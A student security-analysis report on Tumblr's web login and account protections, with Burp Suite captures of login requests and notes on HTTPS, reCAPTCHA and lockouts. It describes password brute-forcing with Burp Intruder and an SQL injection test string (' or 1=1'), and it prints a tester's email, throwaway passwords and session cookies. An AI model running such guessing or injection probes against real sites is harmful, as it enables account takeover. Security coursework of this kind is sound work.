Security Analysis of Tumblr

6.857 Spring 2017
Team Hackerman
Remi Mir, Shruti Banda, Stephen Li, José Zúñiga

Table of Contents

Abstract

Our project was to perform the security analysis of a popular microblogging site called Tumblr. The objective was to explore the different ways Tumblr ensures the protection of the information it collects from its users, and identify which areas it fails to secure. We especially focused on how Tumblr handles the security as per its privacy policy, including all relevant account information, e.g. username, password, age, and email address. We constructed a security analysis document summarizing our attempts to detect flaws in both the web application and the API. Our group identified strengths and weaknesses of the web application and the API, and drafted recommendations for solutions that Tumblr can implement to make the platform more secure for its users.

Introduction

What is Tumblr?

Tumblr is a popular microblogging platform with more than 20 million users from the United States [1] and over 300 million blogs in total [2]. It is also among the top ten social networking sites worldwide in 2017 [3]. It was founded by David Karp in 2007, and was bought by Yahoo! in 2013.

Tumblr's blog-like functionality allows account-holders to create posts of their daily lives, which may range from inspirational content to real-time update on events as they happen. The platform supports seven different types of posts, which include not just text posts, whether plain or accompanied by images, hyperlinks or videos, but also photo, quote, link, chat, audio, and video posts, whether uploaded from a device or imported from websites such as Vimeo or YouTube. The social network aspect comes into play as users around the world can follow each other, post new rich-media content, "like" content, and reblog content from other blogs onto their own. Bloggers can also choose to keep their content private [4] .

Motivation

As a virtual medium for expression, it is critical that the Tumblr service be secure. Security can be in terms of protecting user information provided on the platform or restricting the access that third party developers have to user information. Otherwise, hackers could breach user accounts, impersonate them to post spam, and generate content that is not representative of the user or his/her beliefs. Given the number of high-profile individuals, such as President Obama, who have come to adopt Tumblr since its launch in 2007 [5], the need for security on this platform is crucial to users' overall experience.

Past Security Incidents

Before detailing our security analysis, we survey the history of security incidents in which Tumblr has been involved:

- 2013: the lack of SSL at the time allowed for the compromise of passwords on public WiFi. Tumblr released a security patch for iOS applications that corrected an issue of transmitting unencrypted passwords [6].
- 2013: the email addresses and corresponding salted, hashed passwords of roughly 65 million Tumblr users were stolen and put up for sale, but this was only discovered three years later. In response, Tumblr issued a statement on how the information was not used to access any accounts, but also urged users to change their passwords [7].
- 2016: a hacker group known as R.I.U. Star Patrol flooded Tumblr servers with traffic, forcing the site offline for two hours in a distributed denial-of-service attack [8].

In addition to these password and flooding related incidents, spam can be a general issue for Tumblr users, as noted in the Account Security FAQ. Users who get followed by spam bloggers and click on malicious links posted or reblogged by those spam accounts may be the target of malware distribution. Protection of a user's account is also hindered by the lack of a verification system, like that of Twitter, making it difficult to guarantee the identity of a blog owner.

Principals and Actions

In the following sections, we break down the different access rights and actions of principals, those who primarily access the web application and API. These principals consist of: users without accounts, users with accounts, group users, third-party applications, and Tumblr itself.

Guests

Guests, or users without accounts on the platform, are prompted to log in or create a new account when trying to interact with posts (i.e. comment or like). However, they can still:

1. View public posts.
2. Use the search feature.
3. Ask anonymous questions on blogs where that feature is enabled.

Users with Accounts

These users either signed up with existing Yahoo! credentials or newly created ones in order to access their accounts. By the official Terms-of-Service, they own whatever content they post [8]. Additionally, they can:

1. Follow or unfollow another blog.
2. Message other users with accounts.
3. Post or reblog content on their blogs.
4. Interact with other public posts by commenting, liking, or reblogging.
5. Manage account settings, including security, i.e. enable SSL/TLS for their blogs.
6. Create private posts visible only to them.
7. Create secondary blogs and enable password protection on them.
8. Create group posts.
9. Promote other users as group administrators.

Group Users

These users have their own individual accounts, but also belong to a group blog that is owned by a single user or multiple users. Group users can:

1. Create and enable unique permissions on posts.
2. Become an administrator.
3. Promote each other to administrator roles.

Third Party Developers

These developers are often affiliated with companies outside of Tumblr, seeking information for their own applications. They can:

1. Make requests to the Tumblr API, using corresponding documentation and source code.
1. Access the “Tumblr Firehose”, a real-time feed of post information.
2. Access and use information related to user accounts and blogs, if given consent by those users. This includes, but is not limited to, users’ private messages and native actions.

Tumblr Corporation

Identifying the private and public information that a user shares is critical in assessing whether Tumblr’s current techniques successfully protect against potential data breaches. As per its privacy policy, Tumblr states what data it obtains from its users, and with whom (and how) that data is shared and collected [9]. This data includes, but is not limited to:

1. Account information (username, password, age, and email address).
2. Email communications with Tumblr.
3. User content, such as blogs and posts.
4. Native user actions, such as liking, reblogging, replying, messaging, and following.
5. Cookies and web tags.
6. Location-based information, such as coordinates and timezone.
7. Information related to the user’s web browser, mobile device, and contacts.

It is able to:

1. Use the data to understand user actions and personalise the site/dashboard accordingly.
2. Allow third party apps to which the user has provided permission to use the data.
3. Access, preserve, and disclose any information it believes is necessary, at its sole discretion, with its parent company and other parties.
4. Collect information about the use of features, such as the messaging platform, for development purposes.


Testing Methodology

Tumblr offers a public API for developers, and web and mobile application interfaces for users. We focused on the web application and the official API in our security analysis.

Web Application

The web application uses HTTPS encryption to retrieve a requested page, but also obtains content from other non-Tumblr origins via HTTP, resulting in mixed content overall. The HTTP content can be seen by adversaries and is subject to man-in-the-middle (MITM) attacks. Ads on Tumblr seem to be served through the HTTP bidswitch.net domain.

In addition to salting and hashing passwords, Tumblr uses the protocols shown in Figure 1:



This page is not secure.

🟩 Valid Certificate

The connection to this site is using a valid, trusted server certificate.

View certificate

🟩 Secure Connection

The connection to this site is encrypted and authenticated using a strong protocol (TLS 1.2), a strong key exchange (ECDHE_RSA with P-256), and a strong cipher (AES_128_GCM).

● Mixed Content

The site includes HTTP resources.

View 571 requests in Network Panel


Blocked mixed content

Your page requested non-secure resources that were blocked.

View 14 requests in Network Panel

Figure 1. Security overview of Tumblr dashboard page in Google Chrome.

The transport layer security is default for user dashboard pages, ensuring encryption of traffic between Tumblr servers and the user's browser. Tumblr also gives users the option to enable TLS on their blogs, so that followers and other types of visitors can be provided with the same sort of encryption and protection from phishing or malware attacks (Figure 2).


Encryption

Always serve blog over SSL

Serving your Tumblr over SSL helps protect visitors from snoopers and ne'er do wells, but if you've modified your theme it might cause problems. Try it, and if it makes your Tumblr look funny, just come back and disable it.

Figure 2. Tumblr gives users the option to opt out of SSL encryption.

For another layer of security, Tumblr allows users to enable two-factor authentication, which involves a single-use code and the usual password to login.

Burp Suite


Overview

We tried to highlight and exploit any potential vulnerabilities within the Tumblr website using the Burp Testing Suite. It offers many automated features in assessing the security of a website. The features that we used were the Burp Proxy, which records all HTTP/HTTPS packet history between a web browser and server, as well as the Burp Repeater, which lets the tester possibly modify and resend packets to the server.

Tests

Our strategy for testing was as follows: There are two ways to log into a Tumblr account. For accounts created prior to 2016, the user logs in directly through www.tumblr.com. For accounts created afterwards, the login is done through the Yahoo! page. We tested both login processes. The process was similar for the two methods, but we will highlight differences when necessary and focus mostly on the Tumblr direct login.

A screenshot of the packet history in Burp Proxy is shown below (Figure 3). Highlighting the /login packet, we see that both the username and password are present as part of the content. We forwarded this login packet to the Burp Repeater (Figure 4), which modified and resent packets as needed.




#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
286	https://www.tumblr.com	POST	/services/cslog	✓	☐	200	275	text		
287	https://min-ruler.secure.ya...	GET	/html/d20.html?rnd=1-1-13960-1-...	✓	☐	200	22626	HTML	html	d20 DSA
289	https://www.tumblr.com	POST	/svc/account/register	✓	☐	200	875	JSON		
290	https://www.tumblr.com	POST	/svc/log/capture/exceptions	✓	☐	200	466	HTML		
291	https://www.tumblr.com	POST	/services/cslog	✓	☐	200	276	text		
293	https://www.tumblr.com	POST	/login	✓	☐	302	2063	HTML		
294	https://www.tumblr.com	GET	/settings/account	☐	☐	200	231895	HTML		Account Settings | T
296	https://udc.yahoo.com	POST	/v2/public/yql?yhlVer=2&yhlClie...	✓	☐	204	612			
297	https://cookiex.ngd.yahoo...	GET	/v2/cexposer/SIG=11lum9jej/*htt...	☐	☐	302	548	HTML	html	
298	https://assets.tumblr.com	GET	/delivery/cdn.json	☐	☐	200	384	JSON	json	
299	https://www.tumblr.com	POST	/services/cslog	✓	☐	200	276	text		

```
POST /login HTTP/1.1
Host: www.tumblr.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.tumblr.com/login?redirect_to=%2Fsettings%2Faccount
Content-Type: application/x-www-form-urlencoded
Content-Length: 589
Cookie: tmgioct=5901329388b5c50170020640; rxx=1148rnlp856.p7cbehy&v=1; anon_id=XLJZWBYYDXHVJZYSSXGYGPQXMDOXCVFU; __utma=1
__utmz=189990958.1493250710.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); _ga=GA1.2.1998068484.1493250710; yx=4zawgi
devicePixelRatio=1; documentWidth=1920; pfl=NzA5Y2QwZGMxZTgzZmE4Mjg1MjVhYjgxNDV1NjkwNDM1MjYxYzQyODhiNmUwODM3MmJmMzJmZjY4Y
pfp=ntUP99VOXFmpFqD9PKUKQAOmK9R7zTfsM30I8UWr; pfs=TNfVOHFOcMUINgh1IzB4qrh6OOO; pfe=1502204534; pfu=170757098; language=%2

determine_email=listephen3%40gmail.com&user%5Bemail%5D=listephen3%40gmail.com&user%5Bpassword%5D=coolpassword&tumblelog%5
ps%3A%2F%2Fwww.tumblr.com%2Fsettings%2Faccount&form_key=[illegible]VQSrOmRJBtSwCcTxOFE[illegible]seen_suggestion=0&u
2%2C%22SpeedilyTooCrusade%22%2C%22ElectronicDefendorWolf%22%2C%22NervousKittenMiracle%22%2C%22ClearStrawberryFace%22%5D
```

Figure 3. Login information seen through Burp Proxy.



```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.tumblr.com/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 540
Cookie: tmgioct=59177c99a178100109199950;
rxx=176rqe02ge4.pvi07v6&v=1;
anon_id=OJSJHIKICXPIGSUGULEKWXNCGPNUZWSY;
devicePixelRatio=1; documentWidth=1920;
_ga=GA1.2.621660699.1494711454;
_gid=GA1.2.1443402639.1494711458;
__utma=189990958.621660699.1494711454.1494711454.14947114
54.1; __utmb=189990958.0.10.1494711454;
__utmc=189990958;
__utmz=189990958.1494711454.1.1.utmcsr=(direct)|utmccn=(d
irect)|utmcmd=(none); yx=re3hftupu6ot1%26o%3D3%26f%3Dhe;
pfl=NDFjMDZ1YWE3ZDg1ZmRkNGIwNmViNmMyZGJmOTE2MzYOMDBkYjg2O
GYyYzJjYjhkN2I5NmUxY2I2MTNiODQ3ZixtZWV6Zm2rY2s3NT14MjR4NX
Q2NG5jYj14M3hreDZ1eiwxNDkONzExNDU2
Connection: close
Upgrade-Insecure-Requests: 1

determine_email=listephen3%40gmail.com[illegible]1%5D=li
stephen3%40gmail.com&user%5Bpassword%5[illegible]=fakepass&tumblelo
g%5Bname%5D=&user%5Bage%5D=&context=home_signup&version=S
TANDARD&follow=&http_referer=https%3A%2F%2Fwww.tumblr.com
%2F&form_key=%211231494711456%7CLOk5rJDiB5Fzm2mRG6ZnD2avj
PE&seen_suggestion=0&used_suggestion=0&used_auto_suggesti
on=0&about_tumblr_slide=&random_username_suggestions=%5B%
22SparklyAvenueCollection%22%2C%22CoolCollectorFox%22%2C%
22ElegantColorStudent%22%2C%22FuriousBouquetChopshop%22%2
C%22BlueBouquetGoatee%22%5D
```

```
HTTP/1.1 200 OK
Server: ATS
Date: Sat, 13 May 2017 21:38:16 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Vary: Accept-Encoding
P3P: CP="Tumblr's privacy policy is available here:
https://www.tumblr.com/policy/en/privacy"
X-Frame-Options: deny
Content-Security-Policy: script-src 'self'
https://assets.tumblr.com https://assets.tumblr.com
https://sb.scorecardresearch.com
https://*.google-analytics.com https://fc.yahoo.com
https://s.yimg.com
https://www.googletagservices.com/tag/js/gpt.js
https://securepubads.g.doubleclick.net/gpt/
https://securepubads.g.doubleclick.net/gampad/ads
https://pagead2.googlesyndication.com/pagead/osd.js
https://*.cedexis.com https://*.cedexis-test.com
'unsafe-eval' 'nonce-Us53PCeDvBBjRqOOn4xOHVKSL34'
https://www.google.com/recaptcha/api.js
https://www.gstatic.com;
Public-Key-Pins:
pin-sha256="k2v657xBsOVe1PQRwOsHsw3bsGT2VzIqz5K+59sNQ
ws=";
pin-sha256="av1D96PLERV78IN1fD+ab5cupkUDD9wTZWJjHX6VC
9w="; max-age=2592000;
report-uri="https://cspreports.srvcs.tumblr.com/hpkp"
;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552001
Set-Cookie:
```

Figure 4. Modifying and resending packets through Burp Repeater.

By modifying email and password fields, we were able to simulate a login through Burp. A successful login has a HTTP 302 Found response, which would normally cause a redirect in the user's web browser. An unsuccessful login gives a HTTP 200 OK response, which prompts the user to try again.

By maintaining a large list of commonly used and/or weak passwords, we can theoretically try passwords one after another until we receive the desired response from the server, which means we've found the password. The Burp Intruder tool allowed us to do this by taking in a password payload and displaying the state of each response.


In addition, we tested the robustness of the input fields against SQL injection. We imported a standard list of SQL-syntax test strings, such as ' or 1=1', from [9], and fed the list into the Burp Intruder. We looked for any response out of the ordinary (responses of different sizes or codes) that could indicate a backend issue with the server.

Results

Our overall results indicated that Tumblr account security is satisfactory.

- The login page is secured through HTTPS, so a snooping adversary would not be able to decrypt contents of the login packet for the password.
- Our Burp Suite testing methodology quickly hit a roadblock, as after multiple unsuccessful password attempts, Tumblr required us to fill a reCAPTCHA to login. This restriction is global, independent of browser or IP address. Any further packets sent without the filled reCAPTCHA were automatically rejected.
- None of the responses we received while testing SQL-injection were out of the ordinary. The input fields are therefore well-validated. An interesting finding was that Tumblr allows special characters to be used in the password (emojis, symbols, etc.).
- As indicated in [7], all passwords are salted and hashed in the database.
- Tumblr blocks easy and common passwords (such as password1, 12345678) from being used.

However, a flaw in account security was the lack of notifications for failed logins. After sending dozens of login packets through both the Tumblr and Yahoo! login pages, both notified us onscreen that our account was being temporarily locked.


```
HTTP/1.1 200 OK
Date: Wed, 17 May 2017 14:48:07 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi
UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
X-Frame-Options: DENY
Cache-Control: no-cache, no-store, must-revalidate, private
Expires: Mon, 01-Jan-1990 00:00:00 GMT
Pragma: no-cache
Content-Security-Policy: referrer origin-when-cross-origin;
Vary: Accept-Encoding
Content-Type: application/json
Age: 0
Connection: close
Strict-Transport-Security: max-age=15552000
Server: ATS
Content-Length: 10011

{"status":"error","code":"1213","captcha":{"challenges":{"audio":{"cdata":"ws_Cid9s.MYp79C9iN_mEXSJJ2olfSd9Vbzjq_s6vUQL.lS6_CpjpHVqI2lcb2.ao
tw35UJ2bl7285mY56uz8REErxPt7mmp_IYPvtSxT8d0VpscsVOpX3RlWAx9lItxCW8pwTwP7KV","flashUrl":"https:\/\/s.yimg.com\/wr\/\/cplayer.swf","id":"ws_E.
g7_6RAybg_g.khaKluukfxflLWlqcHMYihL67PnxPx3r6li9z42YzR0l0IHgbc8RR5ove8GVv6YNMhqERjVoLEMpJIvPFxB6H0ArsX6nvtRSPXLWOXFnWTMljkmC2gipteI7yWIaK0Dv
6.e5lXPdtCMQtfIdDZWX_J8vUNw4SQBQfY_PY2yj99tSrsxAsHfA--","url":"https:\/\/c5a.ah.yahoo.com:443\/snd\/ws_E.g7_6RAybg_g.khaKluukfxflLWlqcHMYihL
67PnxPx3r6li9z42YzR0l0IHgbc8RR5ove8GVv6YNMhqERjVoLEMpJIvPFxB6H0ArsX6nvtRSPXLWOXFnWTMljkmC2gipteI7yWIaK0Dv6.e5lXPdtCMQtfIdDZWX_J8vUNw4SQBQfY_
PY2yj99tSrsxAsHfA--.mp3"},"helpUrl":"https:\/\/s.yimg.com\/wr\/help_visual_audio_secure_767a20dbf2da7023aff6d49d72d9cc78.html","visual":{"cd
ata":"ws_Cid9s.MYp79C9iN_mEXSJJ2olfSd9Vbzjq_s6vUQL.lS6_CpjpHVqI2lcb2.aotw35UJ2bl7285mY56uz8REErxPt7mmp_IYPvtSxT8d0VpscsVOpX3RlWAx9lItxCW8pwT
wP7KV","id":"ws_qGnH9CFAybhJ6RvkU4No0I7GH4bXgulnK9lwHW94tzVjlWQnPOvg8AvhvQQVpRVQfolL4_FgcHAumj3VoYWI4b27L730yb3PNc3IMLgJVZ9.lsp2OYml6W9nTVvv
Gkgw_g_VdTQYKecklG5kwQZklgqEDK.xeCmJX72uTA4OgQhyLhn50AtBpEOT5wluzeR75g--","url":"https:\/\/c5.ah.yahoo.com:443\/captcha\/v3\/render?encodedU
rl=ws_qGnH9CFAybhJ6RvkU4No0I7GH4bXgulnK9lwHW94tzVjlWQnPOvg8AvhvQQVpRVQfolL4_FgcHAumj3VoYWI4b27L730yb3PNc3IMLgJVZ9.lsp2OYml6W9nTVvvGkgw_g_VdT
QYKecklG5kwQZklgqEDK.xeCmJX72uTA4OgQhyLhn50AtBpEOT5wluzeR75g--"}},"result":"1213","slcc":"4~oXO5GxKPoLWrQj9W87nkloxj4RWFLhyGTcTEcL.vjS4repLt
DEq5P9_L10RWXHjlwdQmYqIuOvCxqUHRZ2hhDJLxT3L0D8.jwgjHoidQet3RjCvukVoWeTyAWL.myZNbZr7kx6L0JLqql5jF438r._VpZjY2r76go0llhBE3aviZxuwhtf7qygtSVsUa
2ep5hpnGawnxa9Uc4hWnt8FlFEcPiVCsJ4Gas4P9mVtVm3i7vSLSOgUeB0e_lrcvxnvvsaI-~A","slccexp":1495033387,"ts":1495032487,"type":"visual"},"tpl":"<!-
- templates for 2lc popup -->\n<div class=\"mbr-hide\">\n    <div id=\"mbr-login-panel-locked\">\n        <div class=\"mbr-login-popup-bd
pure-u-1\">\n            <div class=\"mbr-login-error mbr-text-align mbr-text-w600 pure-u-1\">Account Locked Temporarily<\/div>\n
 <div class=\"bd\">\n                This account is locked temporarily for 12 hours because of security concerns. Please try signing in
later. For additional help, please contact <a id=\"showAssistForm\" target=\"_blank\"
href=\"http:\/\/help.yahoo.com\/l\/us\/yahoo\/edit\/general-01.html\">Yahoo Customer Care<\/a> online.           <\/div>\n           <div
class=\"mbr-text-align-reverse ft pure-u-1\">\n                <button tabindex=\"1\" type=\"button\" class=\"pure-button
mbr-button-primary\" id=\"closePopup\">Close<\/button>\n           <\/div>\n        <\/div>\n    <\/div>\n    <!-- us intl only -->\n
<div id=\"mbr-login-panel-locked-assist\">\n        <div class=\"mbr-login-popup-bd pure-u-1\">\n            <div class=\"mbr-login-error
mbr-text-align mbr-text-w600 pure-u-1\">Account Locked Temporarily<\/div>\n            <div class=\"bd\">\n                To access your
account, please provide your contact info below so that Yahoo Customer Care can assist you.          <\/div>\n            <div
id=\"mbr-login-panel-error\" class=\"mbr-login-error mbr-text-align mbr-text-w600 pure-u-1 mbr-hide\"><\/div>\n            <div
class=\"bd\">\n            <div class=\"row pure-g-r\">\n                    <span class=\"column mbr-text-middle
mbr-text-align-reverse pure-u-1-2\">Mobile number<\/span>\n                    <span class=\"column mbr-text-middle mbr-text-align
pure-u-1-2\"><input type=\"text\" class=\"login-input\" autocomplete=\"off\" tabindex=\"0\" name=\"_2lc_mobile_in\"><\/span>\n
  <\/div>\n                <div class=\"mbr-text-center pure-u-1\">\n                    <div class=\"mbr-login-separator pure-g
pure-u-1-3\">\n                        <div class=\"mbr-login-separator-title pure-u-1\">\n                        <span
```

Figure 5. Yahoo!'s account lock message.

While Tumblr's account lock was global, Yahoo!'s account lock message (Figure 5) seemed to be misleading. As we tried logging into the account through a different browser, the login process worked as normal, with no indication of any account problem. There were also no email notifications indicating that our account was possibly under attack. This lack of notifications means that a user's account can be compromised and accessed without the user knowing.

Unless an adversary has direct access to a user's email or password, it is highly unlikely for him to be able to break in. Password inputs are rate-limited by CAPTCHA, common passwords are blocked as usual, and communication between the browser and server is secured.

Still, we recommend that Tumblr users enable two-factor authentication to further increase account security, as well as be notified in the event of a possible account breach.

API

Overview

Depending on the endpoint being used, the Tumblr API has three modes of authentication: none, API key, and OAuth. (OAuth is the standard for token-based authentication and authorization. It is used to authorize third parties for accessing user data, without revealing the user’s password.) As of May 17, 2017, the API uses the legacy version of OAuth, which accepts headers with only the SHA-1 signatures [10].

